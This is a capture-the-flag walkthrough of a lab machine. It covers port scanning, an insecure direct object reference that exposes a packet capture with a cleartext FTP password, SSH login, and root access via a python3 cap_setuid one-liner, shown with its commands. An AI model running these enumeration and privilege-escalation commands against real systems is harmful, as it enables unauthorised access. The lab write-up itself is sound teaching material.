#Recon
#Nmap
sudo nmap -sCV -p0-  10.129.215.213 -oA cap
[sudo] password for danny:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-21 20:02 BST
Nmap scan report for 10.129.215.213
Host is up (0.031s latency).
Not shown: 65360 closed tcp ports (reset), 173 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    Gunicorn
|_http-title: Security Dashboard
|_http-server-header: gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.08 seconds
#FTP
#Anon Login Attempt
ftp 10.129.215.213
Connected to 10.129.215.213.
220 (vsFTPd 3.0.3)
Name (10.129.215.213:danny): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed.
ftp> exit
?Invalid command
ftp> quit
221 Goodbye.
#Website

IP Config looks interesting, probably a very easy command injection vuln.
#IP Config

Unfortunately not a command injection, but it did look quite promising. The page is static and doesn't take user input that we could have potentially injected into.
#Security Snapshot

Security snapshot is an interesting page, effectively it automated the capture of network interfaces that could be downloaded and analysed. However, when we interacted with it, it instantly gave us a URL of $IP/data/1 and quite quickly /2. While perhaps innocuous, it implied that this number goes up as people attempt to create captures. By visiting 1 or 2 or 3, once it was created we could see that there were seemingly no security mechanism in place to stop someone from visiting any created PCAP.
This is what we call an IDOR, it is a class of security issues that allows us to access content solely based on having an exact link or exact reference to an object. In this case, because we know that it is iterating up, we can also iterate down.
I ran it through a Burp Intruder attack to see if the page we were looking for was at a more awkward URL, as it can be when doing tests or the BSCP. A similar attack could be done with a Fuzzer like Ffuf, or free tools like caido or Zap.

It was actually stored at 0, which is a bit surprising in a sense, I always expect things to start at 1 when we are doing web application tests. In programming arrays do tend to start at 0 in most sane languages, but it always surprises me a little to see that concept used in a user interactive position.
#User
#PCAP Contents
By going to data/0 and downloading the PCAP, I quickly identified that the main user 'Nathan' had logged into the FTP server and unfortunately for him, disclosed his password.

"Request: PASS Buck3tH4TF0RM3!"
#SSH
As we know the user and his password, I want to instantly try these details on the SSH port. While we could look at the FTP server, the credentials are generally going to be the same on either service, and frankly, we are far more interested in getting SSH onto the box.
ssh nathan@10.129.215.213
Luckily for us, that gets us in instantly.

f5fcfc0ffff2604aba62651375dd0f78
#Root
#Enumeration
#sudo -l
Let's first do a quick check to see if we can do any activity as sudo, probably can't but always good to check.

No luck on this occasion unfortunately.
#SUID Files/Binaries
By utilising the find command we can try to see if anything has an unusual permission. SUID is a special permission that stands for Set User ID, and it is used to allow users to execute commands or programs as another user. If this is set for a root user, this can allow for easy privilege escalation.
find / -perm -4000 2>/dev/null

We can do further enumeration on each specific binary, but generally speaking these binaries are all somewhat expected here and nothing particularly interesting from a privilege escalation perspective.
#SGID
Similar to SUID, this is another special permission, it stands for Set Group ID. SGID allows a user to execute a file with the permissions of the file's owning group. Again with find we attempt to locate any files with odd permissions.
find / -perm -2000 2>/dev/null
 This output is actually very interesting, while we still have similarly expected items, we can see numerous Python packages sitting in here as well. Generally whenever we see a programming or scripting language within these find commands it is a fairly easy method of privilege escalation, however we will still need to confirm what permissions are set and what user/group owns the binary.
#Python
Although we saw that python libs have some weird permissions, the actual python binary does not seem to be within that list. But let's check where python is located, and what the permissions are for it.
whereis python3

ls -al /usr/bin/python3

As we can see, python does have some very open permissions. The owner and group are both root, so we should be able to exploit this.
#Spawn Bash Shell
With these permissions we first try to see if it's as simple as getting a shell from python. We can do this by a very simple OS command.
python3 -c 'import os; os.system("/bin/bash")'
Unfortunately on running this we are still Nathan, so it's not that simple

#SetUID
As we know that we don't have the ability to run sudo at all, and it's not a super straight forward python bash shell, let's see if we can utilise any python code that would change our user.
If we look at resources such as GTFOBins, there are multiple different elements to try, but especially so one where the capabilities of Python are extended. So let's check to see if that is the case on this binary.
We can do this by utilising getcap. Which will check to see if the capabilities of the binaries are especially open. We do this with -r on the directory as getcap does not interact well when testing sole files.
getcap -r /usr/bin/

Python having cap_setuid is a big deal. Linux capabilities are a more granular way of granting elevated permissions to a binary without making it fully SUID. In this case, cap_setuid specifically allows Python to change its own user ID, which means we can use it to set our UID to 0, otherwise known as root on Linux machines, before spawning a shell.
Excellent with this it's very simple, in fact it's almost the same command as before. Except we utilise the os.setuid python command also.
python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
We land in our root shell and then read the flag from within the root directory.
cat /root/root.txt
